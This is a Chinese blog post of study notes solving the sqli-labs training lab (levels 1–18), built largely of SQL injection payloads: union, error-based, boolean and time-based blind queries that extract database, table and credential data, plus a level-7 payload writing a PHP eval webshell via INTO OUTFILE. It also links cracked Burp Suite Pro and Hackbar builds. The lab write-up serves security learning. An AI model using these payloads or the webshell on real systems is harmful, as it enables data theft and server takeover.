sqli-labs(全通关刷题笔记)

原创

slug01sh 于 2021-01-15 13:22:40 发布 1044 收藏 30

分类专栏： 网络空间安全 文章标签： mysqli 网络安全 sql

本文链接：https://blog.csdn.net/qq_43085611/article/details/112661431

文章目录

1 准备工作

国光师傅太强了，准备写 sqli-labs 的博客，发现国光师傅已经写过了。不过俺的思路还是有一些不同之处。

- Sqli-labs 下载地址：https://github.com/skyblueee/sqli-labs-php7。

> 通常下载 Sqli-labs 时，会下载到最初的那个 sqli-labs，但是并不适用于PHP7。

- Burp Suite 下载地址：https://github.com/TrojanAZhen/BurpSuitePro-2.1
- Hackbar 下载地址：https://github.com/ox01024/hackbar_crack
- Navicat：可以用来写 SQL 语句，有自动补全功能。

我使用VScode来运行 sql-labs，国光师傅使用的是 Docker 安装。对于我这种菜鸡，还是先采用复杂的方法吧。

2 基础挑战(1-20)

less-1

闭合方式：`id='$id'`

闭合方式是非常关键的一步，能正确的闭合 SQL 语句，SQL 注入工作结束一半。

```
?id=1        # 可以看到登陆的用户名和密码
?id=1'       # SQL报错（1'' LIMIT 0,1），并且可以看到部分 SQL 语句（说明存在 SQL 注入）。报错显示 SQL 语句中使用两个单引号导致错误（传参引入的单引号+原来的 SQL 语句中原有的单引号），可以在传参引入的单引号后添加注释符来注释后面那个单引号）。
?id=1'#      # 报错。原因：在URL中GET可能作为锚点,无法传到后端。所以该用--+，--+的传入后端url解码后是--  （注意空格），当然也可以采用%23（手动url编码）
?id=1'%23    # 正常回显
?id=1'--+    # 正常回显（SELECT * FROM users WHERE id='1' --+' LIMIT 0,1）
```

如果需要分析 SQL 注入的 SQL 变化，可以考虑修改源码来观察 SQL 语句。


```php
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
// $sql="SELECT * FROM users WHERE id='0' union select 1,2,3 -- ' LIMIT 0,1";
// $sql="SELECT * FROM users WHERE id='0' union select 1,2,3 # ' LIMIT 0,1";
echo $sql.'<br>';
$result=mysqli_query($con1, $sql);
$row = mysqli_fetch_array($result, MYSQLI_BOTH);
```

这里有个值得思考的测试

```
?id=1%23 # SQL语句：SELECT * FROM users WHERE id='1#' LIMIT 0,1
```

按照正常思路，应该什么也查不到才对，结果却能正常查询id=1。

我们可以考虑在 Navicat 中进行测试，确定这种查询真实存在。



上面这两种查询的结果都是一样的，非常奇怪吧？

和PHP的弱类型一样，MySQL也有弱类型，在闭合 SQL 语句时是会经常用到的。具体可以参考下面这片文章：MySQL 字符串类型用数字可以查出来 MySQL字符串类型会转换成数字 MySQL隐式类型转换。

开始搜集数据库中的数据，常见的信息搜集有：

```
system_user()     系统用户名
user()            MYSQL用户名
current_user()    当前用户名
session_user()    连接数据库的用户名
database()        当前数据库名
schema()          当前数据库名
version()         当前数据库版本信息
@@version
load_file()       MYSQL读取本地文件

@@datadir         Location of DB files
@@hostname        服务器主机名
@@basedir         MYSQL 安装路径
@@version_compile_os    操作系统
```

简单的测试一下常见的信息

```
# 查询数据库名
?id=0' union select 1, database(), 3%23

# 查询数据库版本
?id=0' union select 1, version(), 3%23

# 查询数据库用户
?id=0' union select 1, user(), 3%23

#数据库路径
?id=0' union select 1, @@datadir, 3%23

# 操作系统版本
?id=0' union select 1, @@version_compile_os, 3%23

# 查询所有的数据库名
# SELECT GROUP_CONCAT(schema_name) FROM information_schema.SCHEMATA
id=0' union select 1, 2, group_concat(schema_name) from information_schema.schemata%23

# 查询某个数据库的数据表名
# SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=DATABASE()
?id=0' union select 1, 2, group_concat(table_name) from information_schema.tables where table_schema=database()
--+
?id=0' union select 1, 2, group_concat(table_name) from information_schema.tables where table_schema='security'
--+
?id=0' union select 1, 2, group_concat(table_name) from information_schema.tables where table_schema=0x736563757
2697479 --+ # hex编码

# 查询某个数据库的某个表的字段名
# SELECT GROUP_CONCAT(column_name) FROM information_schema.columns where table_schema='security' and table_name=
'users'
?id=0' union SELECT 1, 2, GROUP_CONCAT(column_name) FROM information_schema.columns where table_schema='security
' and table_name='users' --+

# 查询数据表的数据
?id=0' union select 1, 2, group_concat(id, username, password) from users --+
```

需要更进一步的学习手工注入，可以参考这片文章:新手科普 | MySQL手工注入之基本注入流程

---

less-2

闭合方式：`id=$id`

和上一题主要是闭合方式不同。

```
?id=1       # 正常显示
?id=1 --+   # 正常显示
?id=1'      # 正常显示
?id=1' --+  # 错误（并没有看到引号，故该题的闭合方式是数字型）
?id=0 union select 1,2, 3 --+       # 回显2，3。说明显示第2个字段和第3个字段。
```

和 less-1 的区别：闭合方式。less-1 是字符类型，有单引号包裹。less-2 是 int 类型，不需要单引号。其他注入获取信息的姿势是一样的。

```
SELECT * FROM users WHERE id='$id' LIMIT 0,1
SELECT * FROM users WHERE id=$id LIMIT 0,1
```

---

less-3

闭合方式：`id=('$id')`

```
?id=1'
# 报错信息：You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'') LIMIT 0,1' at line 1
# 在SQL语句中有小括号（可以在本地先进行测试）。考虑将括号进行闭合

?id=1') --+
# 正常显示

?id=1') and 1=1 --+
# 正常显示

?id=1') and 1=0 --+
# 没有数据

?id=0') and 1=1 union select 1,2, 3 --+
# Your Login name:2，Your Password:3。说明显示第2个字段和第3个字段。
```

简单分析：

```
# 本题：
SELECT * FROM users WHERE id=('$id') LIMIT 0,1
# 前两题：
SELECT * FROM users WHERE id='$id' LIMIT 0,1
SELECT * FROM users WHERE id=$id LIMIT 0,1
# 前三个都只是闭合的方式不同
```

---

less-4

闭合方式：`id=("$id")`

```
?id=1"
# s You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
 right syntax to use near '"1"") LIMIT 0,1' at line 1
# 依然有括号，尝试闭合括号

?id=1") --+
# 正常输出

?id=1") and 1=1 --+
# 正常输出

?id=1") and 1=0 --+
# 不显示

?id=0") and 1=0 union select 1, 2, 3 --+
# Your Login name:2，Your Password:3。说明显示第2个字段和第3个字段。
```

简单分析：

```
# 本题：
SELECT * FROM users WHERE id=("$id") LIMIT 0,1
# 前三题：
SELECT * FROM users WHERE id='$id' LIMIT 0,1
SELECT * FROM users WHERE id=$id LIMIT 0,1
SELECT * FROM users WHERE id=('$id') LIMIT 0,1

# 闭合方式不同
```

---

less-5

闭合方式：`id='$id'`

前面 4 个 lession 都是最基本的注入姿势，并且是能够查询得到返回结果的。按照 `回显方式` 来分类的话，我认为可以分为 5 类：

- 联合注入
- 报错注入
- 布尔注入
- 延时注入
- 其他（DNSlog）

注意：这里仅按照回显方式分类。很难做到完全 MECE 原则（Mutually Exclusive, Collectively Exhaustive / 相互独立、完全穷尽），通常按照下面的优先原则进行：

> 联合注入>报错注入>布尔注入>延时注入>其他（DNSlog）

```
?id=1
# s You are in...........
# 没有用户信息。只能考虑报错注入、布尔注入、时间盲注。

?id=1"
# s You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
 right syntax to use near "1" LIMIT 0,1' at line 1
# 闭合单引号

?id=1' --+
# 正常输出

?id=1' and 1=1 --+
# 正常输出

?id=1' and 1=0 --+
# 不显示

?id=0' and 1=0 union select 1, 2, 3 --+
#  You are in...........，无法得到数据
```

报错注入

根据上面的优先级，我们考虑先报错注入开始测试

```
id=0' and 1=0 union select updatexml(1,concat(0x7e,(select @@version),0x7e),1); --+
# s XPATH syntax error: '~8.0.19~'
# 将 select @@version 进行修改即可查询其他的数据。
```

原理：MySQL在执行SQL语句时，某些函数会将子查询的结果显示在报错信息中。更多的报错注入参考：先知社区-MYSQL报错注入的一点总结

布尔注入

尝试使用**布尔注入**进行测试，布尔注入会稍微比较复杂，不过基本原理不算复杂。

> 基本原理：用true与false去一点点确定信息，汇总之后就能得到整个数据库的信息。如：
>
> - 问：数据库名长度大于8？
> - 答：false
> - 问：数据库名长度小于8？
> - 答：false（可以确定数据库的长度为8）
> - 问：数据库第一个首字母是s？
> - 答：是

简单验证是否能进行布尔注入

```
?id=1' and 1=1 --+
# 正常显示

?id=1' and 1=0 --+
# 不显示
```

利用页面内容的显示和不显示，来判断我们查询的内容是什么。将我们想要查询的内容进行拆分，然后逐个判断。例如：想要知道数据库名，我们可以先询问系统：“第一个字符是不是a？”，如果不是，就继续询问是否为b，直到问出结果。然后再去寻找第二个字符。

常用的函数：

- substr(string string,num start,num length);
  string为字符串；start为起始位置；length为长度。（mysql中的start是从1开始的）
- left()(str,length);str是要提取子字符串的字符串。length是一个正整数，指定将从左边返回的字符数。

```
?id=1' and substr(database(), 1, 1)="a"  --+
# 不显示

?id=1' and substr(database(), 1, 1)="s"  --+
# 正常显示

?id=1' and substr(database(), 1, 8)="security"  --+
# 正常显示

?id=1' and substr(database(), 1, 8)=0x7365637572697479  --+
# 正常显示
```

我们将中间的database()，替换成其他的SQL语句就可以查询其他的结果了。

延时注入

时间盲注通常在看不到任何回显信息的时候尝试，时间盲注是在布尔注入的基础上的。布尔注入是利用网站自带的回显，而时间注入则是将 true 和 false 转化为不同的等待时间。直接修改上面的 Payload 可得：

```
?id=1' and if(substr(database(), 1, 8)=0x7365637572697479, sleep(5), 1)  --+
# 有明显的延时
```

简单分析：
这个 lession 和前面的不同点在于回显方式。这个 lession 并不会像先前一样，显示并返回查询到的信息，而是告诉你是否正确。

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysqli_query($con1, $sql);
$row = mysqli_fetch_array($result, MYSQLI_BOTH);


    if($row)
    {
      echo '<font size="5" color="#FFFF00">';
      // 关键语句
      echo 'You are in...........';
      echo "
";
        echo "</font>";
      }
    else
    {

    echo '<font size="3" color="#FFFF00">';
    print_r(mysqli_error($con1));
    echo "</br></font>";
    echo '<font color= "#0000ff" font size= 3>';

    }
}
```

---

less-6

闭合方式:`id="$id"`

测试闭合方式：

```
?id=1
# s You are in...........

?id=1 --+
# 正常显示

?id=1" --+
# 正常显示（）

?id=1" and 1=1 --+
# 正常显示

?id=1" and 1=0 --+
# 不显示
```

将 and 后的式子替换为 less-5 中的报错注入、布尔注入和时间注入即可。

---


less-7

闭合方式：`id=(('$id'))`

```
?id=1')) --+
# 闭合SQL语句

?id=1')) union select 1, 2, '<?php @eval($_POST["pwd"]) ?>' into outfile '/Users/littlechieh6/Documents/project/
sqli-labs-php7/shell.php'--+
# 会将查询结果保存到服务器端的目录下。可以考虑写入服务器后台
```

最后使用蚁剑进行连接即可 getshell。



---

less-8

闭合方式：`id='$id'`
和前面几题不同点在于：不输出报错信息。

```
?id=1
# You are in..........

?id=1' --+
# 正常显示

?id=1' and 1=1--+
# 正常显示

?id=1' and 1=0--+
# 不显示

# 考虑参考less-5中的布尔注入进行测试
?id=1' and substr(database(), 1, 1)="a"  --+
# 不显示

?id=1' and substr(database(), 1, 1)="s"  --+
# 正常显示，修改函数的内容，即可得到后面的内容
```

---

less-9

闭合方式：`id='$id'`

无论怎么输入都是返回 You are in……。考虑使用时间盲注

```
?id=1' and sleep(3) --+
# 使用--+或者%23，如果使用#浏览器可能不进行url编码
```

此处id=1，并且发现有延时。

这里依然考虑使用 if 语句来进行时间盲注（if 语句挺像C语言的三目运算符的）。类似前面的方法，使用 if+sleep 来先获取数据库名字的长度

```
# 1. 二分
?id=1' and if(length(database())>0, sleep(3), 1) --+ # 延时，正常执行
?id=1' and if(length(database())=0, sleep(3), 1) --+ # 不延时
# 用来测试if语句是否正常执行

?id=1' and if(length(database())>10, sleep(3), 1) --+ # 不延时
?id=1' and if(length(database())>5, sleep(3), 1) --+  # 延时，代表在 5, 10 之间
?id=1' and if(length(database())>8, sleep(3), 1) --+  # 不延时，在 [8, 5)
?id=1' and if(length(database())=8, sleep(3), 1) --+  # 延时，长度为8

#2. 逐个测试
?id=1' and if(length(database())=1, sleep(3), 1) --+
?id=1' and if(length(database())=2, sleep(3), 1) --+
```

LEFT(str,len) 返回最左边的 len 个字符的字符串，或者 NULL。

```
mysql> select left('foobarbar', 5);
+----------------------+
| left('foobarbar', 5) |
+----------------------+
| fooba                |
+----------------------+
1 row in set (0.00 sec)
```

使用 left 来爆破数据库的名字

```
?id=1' and if(left(database(), 1)='a', sleep(3), 1) --+
?id=1' and if(left(database(), 1)='b', sleep(3), 1) --+
……
……
?id=1' and if(left(database(), 1)='s', sleep(3), 1) --+ # 明显延时
?id=1' and if(left(database(), 2)='sa', sleep(3), 1) --+
……
……
?id=1' and if(left(database(), 2)='se', sleep(3), 1) --+

# 类似上面的方法，慢慢的增加长度，修改需要对比的字符串，可以得到完整的数据库名
?id=1' and if(left(database(), 8)='security', sleep(3), 1) --+ # 明显延时
```

- 爆表名的 Payload

```
?id=1' and if(left((select table_name from information_schema.tables where table_schema=database() limit 1,1),1)
='r' , sleep(3), 1) --+
```

需要注意：limit N,M : 相当于 limit M offset N , 从第 N 条记录开始（从0开始）, 返回 M 条记录。这里使用的limit x,1 查询第x个表名。

- 爆字段名的 Payload

```
?id=1' and if(left((select column_name from information_schema.columns where table_name='users' limit 4,1),8)='p
assword', sleep(3), 1) --+
?id=1' and if(left((select column_name from information_schema.columns where table_name='users' limit 9,1),8)='u
sername', sleep(3), 1) --+
```

- 爆数据的payload

```
?id=1' and if(left((select password from users order by id limit 0,1),4)='dumb' , sleep(3), 1) --+
?id=1' and if(left((select username from users order by id limit 0,1),4)='dumb' , sleep(3), 1) --+
```

---

less-10

闭合方式：`id="$id"`


将单引号改为双引号即可，其他相同。

Hackbar

11 到 21 关都是 POST 型，使用 Hackbar 可以方便的发送 POST 数据

- Chrome 有免费的 Hackbar
- firefox 的 Hackbar 可以考虑用这个项目：https://github.com/ox01024/hackbar_crack

基本操作：



enctype 属性：规定在发送到服务器之前应该如何对表单数据进行编码。


值	描述
application/x-www-form-urlencoded	在发送前编码所有字符（默认）
multipart/form-data	不对字符编码。 在使用包含文件上传控件的表单时，必须使用该值。
text/plain	空格转换为 "+" 加号，但不对特殊字符编码。

---

less-11

闭合方式：`username='$uname'`

当我尝试使用 Hackbar 提交表单，Hackbar 给出 form.submit is not a function 的错误信息。



解决方法：将表单中的 &submit=Submit 删掉。

后面按照回显方式的由易到难进行测试，这题能正常回显用户名和密码，说明可以正常使用联合注入进行回显。

- 联合注入 Payload。

```
passwd=D&uname=Dum' union select 1, 2 --+
```

- 报错注入Payload

```
passwd=D&uname=Dumb' and updatexml(1,concat(0x7e,(select @@version),0x7e),1)--+
# 数据库版本

passwd=D&uname=Dumb' and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+
# 数据库名

passwd=D&uname=Dumb' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables
 where table_schema=database()),0x7e),1)--+
# 表名

passwd=D&uname=Dumb' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.colum
ns where table_name='users'),0x7e),1)--+
# 字段名

passwd=D&uname=Dumb' and updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),
1)--+
# 数据
```

得到回显XPATH syntax error: '8.0.19'，即可以进行报错注入，爆破信息同上面的方法。

- 布尔注入

```
passwd=D&uname=Dumb' and 1=1--+ # 正常登陆
passwd=D&uname=Dumb' and 1=2--+ # 登陆错误
```

这里非常类似前面 GET 的基于布尔的字符型注入。延时注入是基于布尔注入的，当界面无法进行回显的时候才会考虑使用延时注入。

---


less-12

闭合方式：`password=('$passwd')`

类似上题只使用一个单引号进行闭合，来观察报错信息，根据报错信息来进行注入。

```
passwd=Dumb&uname=Dumb'
```

就能看到如下报错信息



可以从上图看到，在单引号之后有一个单引号和括号，说明这题需要使用括号。

再次尝试闭合SQL语句

```
passwd=Dumb&uname=Dumb')  --+
```

正常登陆后，这题并没有显示查询结果，只是显示你是否登陆，所以不能使用联合注入。

尝试报错注入（报错注入通过报错信息进行回显）。

```
passwd=Dumb&uname=Dumb')  and updatexml(1, concat(0x7e, (select database()), 0x7e), 1)--+
```

根据回显结果可以看出：该题能正常回显报错信息，即可以进行报错注入。

尝试时间盲注。

```
passwd=Dumb&uname=Dumb')  and if(left(database(), 1)='s', sleep(3), 1)--+
```

能发现有明显的等待，即可以进行时间盲注。

---

less-14

闭合方式：`password="$passwd"`

类似前面的步骤进行测试。

```
passwd=Dumb&uname=Dumb'
passwd=Dumb&uname=Dumb"
```

可以通过 报错信息观察到 SQL 语句的局部，通过局部来推测自己的SQL应该如何写。

报错注入 Payload

```
passwd=Dumb&uname=Dumb" and updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
```

时间盲注 Payload

```
passwd=Dumb&uname=Dumb" and if(length(database())=8, sleep(3), 1)--+
```

---

less-15

闭合方式：`password='$passwd'`

尝试使用前面的步骤回显出 SQL 语句

```
passwd=Dumb&uname=Dumb'
passwd=Dumb&uname=Dumb"
```

没有回显报错信息，而且都登陆失败，猜测可能关闭和报错的输出

尝试直接注释，如果能SQL注入，那么用户名正确就能登陆系统。

```
passwd=Dumb&uname=Dumb'  --+
```

登陆成功。

我们可以在后面拼接 and，and 之后的值为 true 就会正常登陆，值为 false 就登陆失败。（我们拼接的 SQL 语句都在 where 后，where 语句的功能就是根据布尔值进行筛选）

```
passwd=Dumb&uname=Dumb' and 1=1  --+
passwd=Dumb&uname=Dumb' and 1=2  --+
```

---

less-16

闭合方式：`password=("$passwd")`

方法同上

---

less-17

闭合方式：`password = '$passwd'`

进行简单测试

```
passwd=Dumb&uname=Dumb'
passwd=Dumb&uname=Dumb' --+
```

并没有结果返回

查看源码后发现，在执行SQL语句之前对输入的用户名做了检查。

```
function check_input($value)
    {
    if(!empty($value))
        {
        // truncation (see comments)
        $value = substr($value,0,15);
        }

        // Stripslashes if magic quotes enabled
        if (get_magic_quotes_gpc())
            {
            $value = stripslashes($value);
            }

        // Quote if not a number
        if (!ctype_digit($value))
            {
            $value = "'" . mysql_real_escape_string($value) . "'";
            }

    else
        {
        $value = intval($value);
        }
    return $value;
    }
```

- magic_quotes_gpc 函数在 php 中的作用是判断解析用户提示的数据，如包括有：post、get、cookie过来的数据增加转义字符“\”，以确保这些数据不会引起程序，特别是数据库语句因为特殊字符引起的污染而出现致命的错误。在 magic_quotes_gpc = On 的情况下，如果输入的数据有：
    1. 单引号（’）
    2. 双引号（”）
    3. 反斜线（\）
    4. NULL（NULL 字符）
       （字符都会被加上反斜线）
- stripslashes() 删除由 addslashes() 函数添加的反斜杠
- ctype_digit() 判断是不是数字，是数字就返回 true，否则返回 false
- mysql_real_escape_string() 转义 SQL 语句中使用的字符串中的特殊字符。
- intval() 整型转换

但是没有对密码进行限制，password被直接拼接到SQL语句中。

```
$update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
```

然后发现使用 `passwd=Dumb' and 1=1 --+&uname=Dumb` 会发生报错并将报错信息进行显示。发送下面的数据，就可以进行报错注入。

```
passwd=Dumb' and updatexml(1, concat(0x7e, user(), 0x7e), 1) --+&uname=Dumb
```

时间盲注 Payload


```
passwd=Dumb'  WHERE username='Dumb' and if(1, sleep(3), 2) --+&uname=Dumb # 明显延时
passwd=Dumb'  WHERE username='Dumb' and if(0, sleep(3), 2) --+&uname=Dumb
```

---

less-18

闭合方式：`VALUES ('$uagent')`（两侧闭合）

登陆之后，发现查询到的信息是 User-agent，尝试在 Hackbar 添加 Header。



发现报错信息，说明可以采用报错注入的方式获得回显信息。

尝试闭合SQL语句

```
1' and sleep(3) --+
1' and sleep(3) #
1' and sleep(3) %23
```

并没有收获

